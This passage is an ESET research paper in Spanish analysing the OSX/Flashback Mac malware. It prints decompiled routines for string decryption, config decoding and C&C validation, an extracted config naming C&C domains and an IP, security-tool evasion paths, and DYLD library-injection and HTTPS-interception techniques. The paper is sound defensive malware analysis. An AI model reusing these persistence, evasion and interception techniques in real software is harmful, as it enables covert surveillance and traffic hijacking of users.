OSX/Flashback
El primer malware masivo de sistemas Mac

ESET Latinoamérica: Av. Del Libertador 6250, 6to. Piso - Buenos Aires, C1428ARS, Argentina. Tel. +54 (11) 4788 9213 - Fax. +54 (11) 4788 9629 - info@eset-la.com, www.eset-la.com

Autor:

Marc-Etienne M.Léveillé,
Security Researcher de ESET
Canadá

Fecha:

Septiembre de 2012

Índice

OSX/Flashback

El sistema operativo Apple OS X, al igual que todos los sistemas operativos, puede convertirse en una víctima de software malicioso. Antes de la aparición de OSX/Flashback, hubo varios casos documentados de malware dirigido a OS X; pero hasta ahora, OSX/Flashback fue el que cobró la mayor cantidad de víctimas. En este artículo se describen las características técnicas más interesantes de la amenaza, en especial el método utilizado para espiar las comunicaciones de red y los algoritmos para la generación dinámica de nombres de dominio. También se incluye una línea de tiempo con los puntos más importantes del malware, cuyo ciclo de vida persistió durante tantos meses.

Introducción

Flashback es una amenaza dirigida a la plataforma OS X detectada por primera vez en la primavera de 2011 [1]. Tras haber pasado inadvertida por varios meses, Flashback atrajo la atención general en abril de 2012, cuando logró infectar más de 500.000 equipos. ¿Cómo es posible que la tasa de infección haya sido tan elevada? ¿Las técnicas de ofuscación de Flashback son tan complejas como las generalmente asociadas a malware para Windows? ¿Cuál es la intención del perpetrador?


En el presente artículo, primero se estudia el método de propagación utilizado por Flashback. Luego se proporciona un análisis de dos componentes diferentes de Flashback: la instalación y la biblioteca, que se usa para interceptar el tráfico de red con el objetivo de espiar al usuario.

Desarrollo

El vector de infección

El método utilizado para infectar a las víctimas de Flashback fue evolucionando con el paso del tiempo. Las primeras variantes se hacían pasar por una actualización de Adobe Flash Player. Se conduce a la víctima hasta un sitio Web malicioso, probablemente como resultado de campañas maliciosas para la "Optimización del motor de búsqueda" (S.E.O., por sus siglas en inglés). La víctima, convencida de que debe llevar a cabo una actualización legítima, descarga y ejecuta el archivo ofrecido. Al ingresar su contraseña, como se le solicita durante la instalación, la víctima le permite a Flashback instalarse automáticamente en el equipo Mac.

En cambio, el segundo método de infección identificado utilizaba un applet firmado por Java. Al visitar un sitio Web malicioso, la víctima recibe un mensaje del intérprete de Java donde le solicita permiso para ejecutar un applet supuestamente firmado por Apple. Está de más decir que el certificado no proviene de Apple, sino que es autofirmado. Como resultado de la autorización suministrada por el usuario, el equipo Mac queda infectado.



El método que, por mucha diferencia, resultó ser el más efectivo para propagar la infección de Flashback fue el que aprovecha una de dos fallas de Java: CVE-2012-0507 o CVE-2011-3544. En este caso, las vulnerabilidades le permiten a Flashback instalarse automáticamente sin que el usuario lo advierta ni necesite introducir ningún carácter, sino simplemente como resultado de visitar un sitio Web que contenga el applet malicioso de Java, ya sea en forma directa o a través de un Iframe. Más de medio millón de equipos Mac se infectaron de esta manera.

Con el correr del tiempo, los métodos de ofuscación de cada componente se fueron haciendo más complejos. El análisis que se presenta a continuación se basará en la última versión de Flashback, la que infectó la mayor cantidad de equipos mediante el uso del error CVE-2011-0507.

El paquete de instalación


Una vez que el código que aprovecha la vulnerabilidad de Java se está ejecutando correctamente, se instala un archivo ejecutable Mach-O en el directorio particular del usuario. Para permanecer oculto, el nombre del archivo comienza con un punto. Se crea un archivo plist (Property List File) en ~/Library/LaunchAgents para ejecutar el comando cada vez que el usuario inicia su sesión en el equipo infectado. El único propósito de este archivo ejecutable es la descarga e instalación de un componente que intercepta el tráfico Web.


Técnicas de ofuscación

El análisis dinámico del paquete de instalación muestra que, cuando se ejecuta por primera vez, el malware envía el código de identificación único universal (UUID) de la plataforma del sistema infectado al servidor de Comando y Control (C&C) a través de HTTP.

En realidad, el malware no realiza ninguna acción con la respuesta a esta primera solicitud. Por lo tanto, la URL no es el foco para el control automático. Creemos que sólo la usa el operador del software malicioso para obtener datos estadísticos.

Tras la primera ejecución, notamos que el archivo ejecutable fue modificado. ¿Qué importancia tiene? En primer lugar, advertimos que la URL utilizada para obtener estadísticas en el primer comando se quitó del archivo ejecutable. Además, una gran parte de la sección de datos se modificó por completo.





A pesar de los cambios, el archivo sigue siendo un archivo ejecutable válido. Las siguientes ejecuciones son idénticas a la primera con una excepción: ya no hay más tráfico a la URL porque fue eliminada. Por este motivo, parece que nos enfrentamos a un tipo de malware con autocifrado.

Para poder analizar los archivos maliciosos cifrados enviados por nuestros clientes o encontrados en Internet, primero debemos analizar los métodos de cifrado utilizados por

Flashback. Antes que nada, miremos cómo se usa la sección de código al principio de la ejecución.

```
v9 = IORegistryEntryFromPath(kIOMasterPortDefault_ptr, "IOService:/");

v10 = *kCFAllocatorDefault_ptr;

v11 = __CFStringMakeConstantString("IOPlatformUUID");

uuid_cfstr = IORegistryEntryCreateCFProperty(v9, v11, v10, 0);

if ( !uuid_cfstr )

return 0;

IOObjectRelease(v9);

uuid = g_uuid_ref;

CFStringGetCString(uuid_cfstr, g_uuid_ref, 1024, 0);

CFRelease(uuid_cfstr);

strings_size = *g_strings_size_ptr;

strings = (char *)malloc(*g_strings_size_ptr);

if ( *stat_url )

{ // Primera ejecución, g_string aún sin cifrar

memcpy(strings, g_strings, strings_size);

}

else

{ // Necesitamos descifrar los datos uuid_len = strlen(uuid);

v14 = 0;

do

{ // Inicialización de la tabla RC4

rc4_table[v14] = v14;

++v14;
```

```
}
while ( v14 != 256 );
v15 = rc4_table;
index = 0;
v17 = 0;
v213 = 0;
v214 = 0;
do
{ // Creación de la tabla RC4 usando el UUID de la plataforma como clave
v18 = index++;
v19 = *v15;
v17 += (unsigned __int8)(uuid[(unsigned __int64)(v18 % uuid_len)] + *v15);
LODWORD(v18) = &rc4_table[(unsigned __int8)v17];
*v15++ = *(_BYTE *)v18;
*(_BYTE *)v18 = v19;
}
while ( index != 256 );
LOWORD(index) = 0;
while ( index < (signed int)strings_size )
{ // Descifrado del blob cifrado
++v213;
v20 = rc4_table[v213] + v214;
v21 = &rc4_table[v213];
v214 = v20;
```

```
v22 = &rc4_table[v20];

v23 = *v21;

*v21 = *v22;

*v22 = v23;

strings[index] = rc4_table[(unsigned __int8)(rc4_table[v214] +
rc4_table[v213])] ^ g_strings[index];

++index;

}

}
```

En el código que se muestra arriba, vemos que el malware adquiere el UUID de la plataforma del equipo. El UUID de la plataforma de un equipo Mac es un identificador único ubicado en los equipos Mac, que se asemeja bastante al número de serie de la dirección MAC de una tarjeta de red, ya que debe asignarse exclusivamente a un dispositivo único. Notamos que, si el comando contiene una URL, no habrá descifrado. De hecho, como es su primera ejecución, aún no hubo cifrado alguno. Simplemente se copia directo desde memcpy. En el caso de que no haya ninguna URL significa que se modificó el archivo. El autor implementó el algoritmo RC4 para descifrar el contenido usando como clave el UUID de la plataforma.

Dado que el UUID de la plataforma es único para cada equipo, el archivo ejecutable cifrado no puede ejecutarse en un equipo Mac diferente a donde se ejecutó por primera vez. Como la mayoría de las variantes enviadas, además de las encontradas en Internet, estaban cifradas, resultó imposible determinar su contenido sin saber el UUID de la plataforma del equipo infectado.

¿Pero qué podría contener esta parte cifrada? Incluso tras descifrarla con RC4, aún no contamos con una cadena de texto clara o con una estructura de datos reconocible. Veamos cómo se sigue usando el bloque. Necesitaremos continuar monitoreando la ejecución para encontrar llamadas a una función que busca cadenas en la estructura. A continuación se muestran ejemplos de estas llamadas:

```
get_string(&strings_struct, 0xD18Fu, 0xDC737201735473FAuLL, (char *)&v240,
&v239);

get_string(&strings_struct, 0xF12Eu, 0x4748FF63A8193474uLL, (char *)&v252,
&v251);
```

```
get_string(&strings_struct, 0xE002u, 0x836391EF93A94401uLL, (char *)&v250,
&v249);

get_string(&strings_struct, 0x6C8Au, 0x9183AACBE1931244uLL, (char *)&v248,
&v247);

...
```

Examinemos el contenido de la función:

```
signed int __cdecl get_string(strings_s *strings_struct, unsigned __int16 key,
unsigned __int64 xor_key, char **decrypted, int *decrypted_size)

{

signed int v5; // eax@1

signed int ret_value; // edx@1

char *value; // esi@2

int key_byte; // ecx@2

int i; // ebx@2

char xored_value; // dl@3

v5 = find_string(strings_struct, key, decrypted, decrypted_size);

ret_value = 5;

if ( v5 != 5 )

{

value = *decrypted;

key_byte = 0;

for ( i = 0; i < *decrypted_size; ++i )

{

xored_value = *((_BYTE *)&xor_key + key_byte++) ^ value[i];

value[i] = xored_value;

if ( key_byte == 8 )
```

```
key_byte = 0;

}

ret_value = 0;

}

return ret_value;

}
```

get_string que tiene 5 parámetros.

1. strings_struct: Una estructura que apunta hacia nuestros datos.
2. key: La clave value para encontrar en los datos.
3. xor_key: La clave XOR que se usará para descifrar el contenido.
4. decrypted: Como resultado, contendrá un valor que apunte al valor descifrado en el diccionario.
5. decrypted_length: Como resultado, contendrá la longitud de la cadena.

get_string busca la cadena en el diccionario desde la clave con find_string, y luego aplica la clave XOR a todos los bloques de 64 bits. Si analizamos find_string, encontramos la estructura de un diccionario en la memoria. La siguiente tabla muestra la estructura que representa este diccionario:

Magic Number	1 byte (oxFD)
Key 1 (k1)	2 bytes
Length 1 (l1)	4 bytes
Value 1 (v1)	l1 bytes
Magic Number	1 byte (oxFD)
Key 2 (k2)	2 bytes
Length 2 (l2)	4 bytes
Value 2 (v2)	l2 bytes

Afortunadamente, los datos y sus claves XOR son las mismas entre una variante y otra, lo que, estadísticamente hablando, facilita el descifrado de las distintas variantes. Por lo tanto, la parte cifrada debe contener un diccionario de claves y valores utilizados por el paquete de instalación.

De aquí en más, comenzamos a ver las cadenas en limpio, pero la mayoría aún siguen ofuscadas. Una última pasada por el descifrado revela su valor final. El algoritmo utilizado en el último descifrado no parece ser un algoritmo conocido. Para resumir, se genera una lista pseudo-aleatoria determinista de 216 bytes. Cada palabra de 2 bytes en la cadena equivale al índice del octeto deseado en la lista.

Una vez que se cumplen correctamente estos pasos, hay varias listas separadas por la barra vertical "|". A continuación se muestra el último resultado de nuestro descifrado.

```
$ python extract_dropper_config.py sbm

Filename : sbm

MD5 : 473426b7be5335816c545036cc724021

SHA1 : 94e4b5112e750c7902968d97237618f5b61efeb2

0x0fa7 : Public Key Exponent : 65537

0xd18f : Public Key Modulus : 55ead1182a...81be12abef (2048 bits)

0x6192 : 0xdedbe511, 0x1f2e4872, 0x237345de

0x1f91 :

[00] .com

...

[04] .kz

0x4280 :

[00] ##begin##

[01] ##sign##

[02] ##end##

[03] /index.html
```

```
[04] Mozilla/5.0 (Windows NT 6.1; WOW64; rv:9.0.1; sv:%s; id:%s)
Gecko/20100101 Firefox/9.0.1

[05] nohup "%s" 1>&2 &>/dev/null &

[06] /tmp/

0x6c8a :

[00] 4

[01] sysctl.proc_cputype

0x92be :

[00] pioqzqzsthpcva.net

[01] lpjwscxnwpqkaq.com

…

[23] kkkgmnbgzrajkk.com

[24] ahvpufwqnqcad.com

0x92fa :

[00] /Library/Little Snitch

[01] /Developer/Applications/Xcode.app/Contents/MacOS/Xcode

…

[06] /Applications/HTTPScoop.app

[07] /Applications/Packet Peeper.app

0xe002 :

[00] _NSGetExecutablePath

[01] CFStringCreateWithCString

…

[30] BN_bin2bn

[31] RSA_new
```

```
0xf12e :

[00] /System/Library/Frameworks/IOKit.framework/Versions/A/IOKit

...

[05] /usr/lib/libcrypto.dylib
```

En la clave 0x92fa, vemos una lista de rutas a software antivirus, software de firewall o software destinado a usuarios experimentados. Si existe alguno de estos archivos en el sistema infectado, la ejecución finaliza y el malware se desinstala automáticamente del sistema.

También encontramos los nombres de bibliotecas y funciones de claves 0xf12e y 0xe002. Se cargarán dinámicamente con dlopen y dlsym. Ahora que conocemos las funciones que se llaman, podemos comprender mejor la conducta del malware.

Conducta

En forma periódica, el software malicioso hace un sondeo para determinar una lista de dominios desde donde puede descargar y ejecutar un archivo. Los campos derivan de tres fuentes separadas:

1. una lista de dominios está codificada de forma rígida en el paquete de instalación (con la clave 0x92be);
2. se generan constantemente 5 prefijos de dominio en forma dinámica desde constantes encontradas en el paquete de instalación (0x6192);
3. se genera dinámicamente otro prefijo de dominio según la fecha.

Para cada prefijo de dominio generado dinámicamente en los puntos 2 y 3, los sufijos que se agregarán a cada uno se encuentran en la clave 0x1f91. En todas las variantes analizadas, estaban incluidos los mismos 5 dominios de primer nivel. Los prefijos del punto 2 son cadenas pseudo-aleatorias de entre 11 y 13 letras. Difieren según la variante. El prefijo del punto 3 también es una cadena pseudo-aleatoria, pero es única con respecto a la fecha actual y es la misma para todas las variantes. Los 5 sufijos también se adosarán al prefijo diario.

Al excluir los dominios autogenerados basados en la fecha del punto 3, hemos identificado 183 dominios de todas las variantes que estaban a nuestra disposición.

Una de las peculiaridades del componente de instalación de Flashback es que el autor no había registrado previamente todos los dominios posibles, quizás porque eran demasiados para registrar diariamente. Además, el algoritmo usado para generar nombres de dominio para cada día es el mismo en todas las variantes de Flashback.

Durante la ingeniería inversa del algoritmo para la generación de nombres de dominio, varias empresas incluyendo DrWeb, ESET, Kaspersky y Symantec lograron registrar los nombres de dominio de fácil disponibilidad y pusieron en funcionamiento trampas de tipo Sinkhole, lo que les permitió a dichas organizaciones estimar la cantidad de sistemas infectados.

Una vez que el malware establece una conexión con uno de los dominios, el software intenta ejecutar un comando HTTP GET. Espera obtener una respuesta con el formato:

```
##begin##

<base64 encoded executable>

##sign##

<base64 encoded signature>

##end##
```

Probablemente usted habrá notado la presencia de una clave pública en las cadenas transcriptas arriba, en las claves 0xd18f y 0x0fa7. Esta clave se usará para verificar la firma del archivo descargado.

Lo único que vimos que descarga el componente de instalación es un componente para interceptar el tráfico de red. La próxima sección muestra los resultados del análisis de dicho módulo.

Componente para interceptar la Web

Nuestro análisis indica que el propósito principal del componente de instalación es insertar un segundo módulo para interceptar las comunicaciones HTTP y HTTPS. Esta interceptación permite insertar avisos publicitarios en el flujo HTTP y HTTPS, que luego se muestran al usuario del sistema infectado. Este módulo es independiente del componente de instalación visto anteriormente. En esta sección mostraremos las características de la interceptación HTTP por Flashback.

La biblioteca

El componente de interceptación no tiene la forma de un archivo ejecutable, sino de una biblioteca, lo que plantea una buena pregunta: ¿cómo es posible que el código que lleva dentro se esté ejecutando? El componente de Mac OS X que se encarga de cargar las bibliotecas dinámicamente se llama dyld. Normalmente, las rutas a las bibliotecas, necesarias para que un

programa se ejecute, se encuentran en su encabezado Mach-O, y dyld se ocupa de cargarlas en tiempo de ejecución. La página del manual de dyld [6] muestra distintas variables de entorno para configurar dyld. Para cargarse, Flashback utiliza DYLD_INSERT_LIBRARY, que permite cargar una biblioteca antes de las especificadas en el programa. Para modificar esta variable de entorno de manera persistente, Flashback usa 2 técnicas:

1. Si cuenta con privilegios de administrador, Flashback modifica los metadatos de los navegadores instalados para asignar la variable de entorno antes de la ejecución. Para ello, la agrega en la clave LSEnvironment de Info.plist dentro de una aplicación.
2. Si no cuenta con privilegios de administrador, Flashback la agregará al archivo ~/.MacOSX/environement.plist. Si no existe (lo que suele ser el caso), se encarga de crear una. Cuando el usuario inicia la sesión, la variable quedará afectada; por lo tanto, la biblioteca se cargará en todas las aplicaciones que a continuación inicie el usuario.

Para aquellos usuarios infectados con el código que aprovecha la vulnerabilidad de Java, se usa el segundo método, porque el applet no tiene privilegios de administrador.

Flashback interviene

La biblioteca contiene una sección "__interpose", que permite reemplazar una función provista por otra biblioteca ya cargada [5]. Por lo tanto, con DYLD_INSERT_LIBRARY, es posible intermediar entre el autor de llamada y la función original. El resultado es similar al uso de LD_PRELOAD en Linux.

Flashback interpone 2 funciones: CFReadStreamRead y CFWriteStreamWrite. Ambas funciones forman parte de CoreFoundation, el lenguaje de programación C con API en Mac OS X. Como lo indican sus nombres, estas funciones se usan para enviar y recibir datos en una secuencia. A menos que se usen directamente las funciones de bajo nivel send y recv, todas las comunicaciones de red en Mac OS X pasarán por estas funciones.

Es interesante saber que es posible crear un CFStream cifrado en SSL mediante las funcionalidades de CoreFoundation. Esto significa que la interposición de Flashback permite interceptar los datos HTTPS en su estado descifrado.

Configuración

```
__const:00017CA0 base64_config   db 'cfinhR/N/fvzwPqHh312s3CeFjCNuo00At5c6qc9gMVvNqb1SQ0tXsikF2wqHwpZL'
__const:00017CA0                                         ; DATA XREF: __data:base64_config_ref↓o
__const:00017CA0                 db 'QW6WtTgDiAFYiK6JZ7cjLWpZLE/iA4fswSFmpvAaagewedZcErCZ+15Kp/DMJaFzE'
__const:00017CA0                 db 'oCgycgia1TIOx1xXW2t5dftjm7C1Qp08X6TFDW5f6HL8oZ7JFfHn72AdVhy8XQK1X'
__const:00017CA0                 db 'iUu5AwfR/UV7UgROmXgJt4i6QL/43+3FeF8GTmUzGXfkVH1cHkckIVIvyvh1x7Jy1'
__const:00017CA0                 db 'P4RdbR1M9jOnQWwSoA+sYzfegvJHKpYMxq8OS1cd7FzeV1vYjN8YCeBy3JCIX3wjV'
__const:00017CA0                 db 'Fx5ywDxwExR2D3XzwAulaV/SNTQ/tfm+BQ350LQ0RhDW+V22iUaq081NOYRK3like'
__const:00017CA0                 db 'ndYbghyQq3D+HIHHTqBNLGY8ptmWGUxoofoUbNs3d4mQpzaAgvCpdvv34tl/nSzP5'
__const:00017CA0                 db 'xwR/6JZasu+uZKaYmm1M0fiP3m5hi+LUg7cH/zmW1ueHtdfo3025+r10SDItXYRi'
```

Al abrir una biblioteca con un desensamblador, advertimos una larga cadena de caracteres codificados con Base64. Incluso en su estado decodificado, lamentablemente el resultado no es legible. No nos quedan opciones excepto descubrir la forma de decodificarlo para acceder a su contenido. La siguiente sección de la biblioteca muestra la rutina que se encarga de la decodificación.

```
std::allocator<char>::allocator(&v29);

std::string::string(&base64_config, (const char *)base64_config_ref + 5,
&v29);

base64_decode(&crypted_config, &base64_config);

std::string::_string(&base64_config);

std::allocator<char>::_allocator(&v29);

rc4_crypt(&v10, &a2->uuid, &crypted_config);

std::allocator<char>::allocator(&v30);

std::string::string(&static_rc4_key, g_rc4_key, g_rc4_key_size, &v30);

rc4_crypt(&v20, &static_rc4_key, &v10);

uncompress_h(&plain_text_config, (const Bytef **)&v20);
```

En primer lugar, vemos la clásica forma codificada en Base64 descifrada, movida 5 bytes más adelante. "cfinh" se usa como marcador, aparece en todas las variantes. Luego está el descifrado con RC4 mediante el uso del UUID de la plataforma como clave, y finalmente el descifrado con RC4 esta vez mediante el uso de una clave de 16 caracteres codificada de forma rígida en el binario. En conclusión, se llama la función uncompress para descomprimir los datos descifrados. Una vez más, notamos que una parte interesante de Flashback está cifrada con el UUID de la plataforma, lo que dificulta mucho el análisis si quien realiza la ingeniería inversa no cuenta con esta información.

Una vez decodificada, la cadena de caracteres representa un diccionario compuesto por varios elementos.

```
...{2588545561:3:OTk5},{201539444:3:aHR0cDovLw==},
{3604130400:3:U2FmYXJ8V2ViUHJv}...
```

Para cada elemento de la clave, tenemos el tipo (type) y el valor (value) respectivos. Notamos que, para tipos que no son enteros (type 1), el valor se codifica en Base64.

Esta configuración es realmente la clave de nuestro análisis, ya que representa la configuración de Flashback: contiene, entre otros , las direcciones de los servidores de comando y control, así como una lista de los nombres de dominio utilizados para las actualizaciones automáticas.

Una de las peculiaridades de Flashback es su larga lista de dominios incluidos en la configuración. Hay varios dominios para los servidores de comando y control además de una larga lista de dominios donde se puede actualizar. Al analizar todas nuestras muestras, contamos un total de 276 nombres de dominio. En lo que respecta al componente de instalación, el autor registró solamente algunos de estos dominios.

Validación del servidor de comando y control

Lo primero que se encuentra en el seguimiento de red es HTTP GET towards /scheck. A continuación se transcribe el formato de la respuesta:

```
MWU5MWNiNjJjZDVlYTMwN2E5OWYxZGYzMDU2MmE5NmRiOTUzMTYyNg==|OKOnEr8jeQuUW[...]mlBW2M=
```

La decodificación de Base64 no aporta nada interesante. Ni ASCII, ni archivos comprimidos, ni nada que conozcamos. La segunda parte es de 512 octetos. Necesitaremos ver dentro del código para poder descubrir el uso de OpenSSL en conexión a esta búsqueda.

```
v9 = get_item_at_index(&v20, 0); // La primera parte, antes de la barra vertical (|)

std::string::string(&a2, v9);

base64_decode(&hex_digest, &a2);

std::string::_string(&a2);

v10 = get_item_at_index(&v20, 1); // La segunda parte, después de la barra vertical (|)

std::string::string(&v25, v10);

base64_decode(&signature, &v25);

std::string::_string(&v25);

if ( verify_signature_with_rsa(system_info->rsa, &hex_digest, &signature) )

{
```

```
cnc_hostname = get_item_at_index(&cnc_list, cnc_index);

sha1_hexdigest(&cnc_hostname_hash, cnc_hostname);

v12 = std::string::compare(&cnc_hostname_hash, &hex_digest, v15);

std::string::_string(&cnc_hostname_hash);

if ( !v12 )

{

valid_cnc = get_item_at_index(&v19, cnc_index);

if ( !system_info )

system_info = create_system_info();

set_cnc(system_info, valid_cnc);
```

Primero intentamos ver si la firma (la segunda parte de la respuesta) es válida para la carga (la primera parte) con una clave RSA de 2048 bits codificada de forma rígida en la biblioteca. verify_signature_with_rsa usa RSA_verify de OpenSSL. Luego verificamos que la carga es el SHA-1 Digest de la dirección del servidor de comando y control. Podemos verificar que ése es el caso aquí.

```
base64(sha1('95.154.246.120') in hex)=>
MWU5MWNiNjJjZDVlYTMwN2E5OWYxZGYzMDU2MmE5NmRiOTUzMTYyNg==
```

En la lista del centro de comando y control, muchos de los dominios no fueron registrados por el autor. Esta verificación en el inicio se implementó para evitar que un tercero tome el control y envíe comandos a los equipos Mac infectados.

Interceptación

En la interceptación de los datos, Flashback determina si la solicitud es HTTP GET mediante el análisis del comienzo de los datos enviados a CFWriteStream. Cuando aparece el caso de una búsqueda enviada a Google, las palabras clave de búsqueda, además de la información del equipo, como el UUID de la plataforma y el lenguaje configurado, se envían al servidor de comando y control. Este último responde a la siguiente acción que se ejecutará tomándose el cuidadoso trabajo de cifrar los datos mediante RC4 con el hash MD5 del UUID de la plataforma como clave. La búsqueda para Google permanece intacta; no obstante, la respuesta puede haberse alterado para simular un clic en un aviso publicitario.

A continuación se transcribe una respuesta válida proveniente del servidor de comando y control:

```
__cstring:00022364 aBidok db 'BIDOK',0 ; DATA XREF: sub_13522+6D7o

__cstring:0002236A aBidfail db 'BIDFAIL',0 ; DATA XREF: sub_13522+78Eo

__cstring:00022372 aH_setup db 'H_SETUP',0 ; DATA XREF: sub_13522+7BAo

__cstring:0002237A aAdd_s db 'ADD_S',0 ; DATA XREF: sub_13522+889o

__cstring:00022380 aMu db 'MU',0 ; DATA XREF:

sub_13522+8EDo

__cstring:00022383 aSk db 'SK',0 ; DATA XREF: sub_13522+951o
```

Durante nuestros experimentos, solo observamos el uso de dos comandos: BIDOK y BIDFAIL. Los otros comandos, que se usan para agregar servidores en su lista (ADD_S) o incluso para autodestruirse (SK), no se encontraron en nuestras capturas de tráfico.

Uso de Twitter como mecanismo de comando y control

En la configuración podemos encontrar una URL para buscar un hashtag en Twitter. ¿Cuál es el objetivo? Si observamos cómo se usa, encontramos otra técnica a disposición del botmaster para administrar su Botnet.

```
generate_string_for_day(&generated_string_for_day, user_agent, day, month,
year);

get_config_string(&v14, &twitter_config, 0xE21C0275u);//
http://mobile.twitter.com/searches?q=%23

base64_decode_string(&v26, &v14);

string_concat(&twitter_url, &v26, &generated_string_for_day);

std::string::_string(&v26);std::string::_string(&v15);

get_config_string(&v16, &twitter_config, 0xEE3A469Du);// Mozilla/4.0
(compatible; MSIE 7.0; Windows Phone OS 7.0;

Trident/3.1; IEMobile/7.0; HTC; 7 Mozart T8698)

base64_decode_string(&random_user_agent, &v16);
```

```
std::string::_string(&v17);

get_config_string(&v18, &twitter_config, 0x37CF19CAu);// 442

user_agent_count = string_to_integer(&v18);

std::string::_string(&v19);

if ( user_agent_count > 1 )

{

random_int = rand();

get_config_string(&user_agent_b64, &twitter_config, random_int %
user_agent_count + 0xAEEE0000);

base64_decode_string(&v27, &user_agent_b64);// 0xAEEE0000 to 0xAEEE01B9
contains User Agent string of several mobile devices

std::string::assign(&random_user_agent, &v27);

std::string::_string(&v27);

std::string::_string(&v21);

}

make_http_request(&v29, &twitter_url,
&random_user_agent);get_config_string(&v22, &twitter_config, 0x9FC4EBA3u);//
bumpbegin

base64_decode_string(&v28, &v22);

std::string::_string(&v23);

get_config_string(&v12, &twitter_config, 0xEAC11340u);// endbump

base64_decode_string(&v32, &v12);

std::string::_string(&v13);

v7 = std::string::find(&v29, &v28);

v8 = std::string::find(&v29, &v32);
```

Cada día se genera un hashtag diferente. Una búsqueda de este hashtag en Twitter revela la dirección IP o el nombre de dominio del nuevo servidor de comando y control que se utilizará.

En el tweet, encontramos la información entre los delimitadores « beginbump » y « endbump » (estos delimitadores también forman parte de la configuración).

generate_string_for_day concatena 3 cadenas de caracteres de una lista en la configuración. Por ejemplo, si en la configuración se encuentran:


```
1 : abcd

2 : efgh

3 : ijkl
```

El hashtag para el 2 de febrero de 2003 será #efghabcdijkl (ya que al mes enero le corresponde 0). Hicimos 6 listas diferentes de cadenas con las distintas variantes analizadas.

No tenemos rastro del tweet del malhechor. Es probable que ya los haya borrado si los había utilizado en realidad. No obstante, descubrimos que alguien que parecería trabajar para una empresa antivirus intentó dirigir tráfico a su Sinkhole usando un tweet asociado a su dirección con el hashtag correcto.



Dominios generados dinámicamente

Durante nuestro análisis, nos encontramos con otro elemento interesante en el seguimiento de red. Flashback estaba tratando de resolver nombres de dominio que comenzaban con el hashtag del día. En la configuración, encontramos una lista de sufijos para aplicar a la cadena generada, al igual que en el caso del componente de instalación.

```
Key : 0xb78140d6

Value : .org|.com|.co.uk|.cn|.in
```

Y en una variante anterior:

```
Key : 0xb78140d6

Value :
.org|.com|.co.uk|.cn|.in|.PassingGas.net|.MyRedirect.us|.rr.nu|.Kwik.To|.myfw.
us|.OnTheWeb.nu|.IsTheBe.st|.Kwik.To|.ByInter.net|FindHere.org|.OnTheNetAs.com
|.UglyAs.com|.AsSexyAs.com|.PassAs.us|.PassingGas.net|.AtHisSite.com|.AtHerSit
e.com|.IsGre.at|.Lookin.At|.BestDeals.At|.LowestPrices.At
```

Estos dominios se usarán, después de la lista en la configuración, para realizar actualizaciones automáticas. Las actualizaciones también están firmadas, por lo tanto es difícil que un tercero que no tenga la clave privada pueda registrar el nombre de dominio del día y propagar su propio código.

Descifrado masivo de muestras

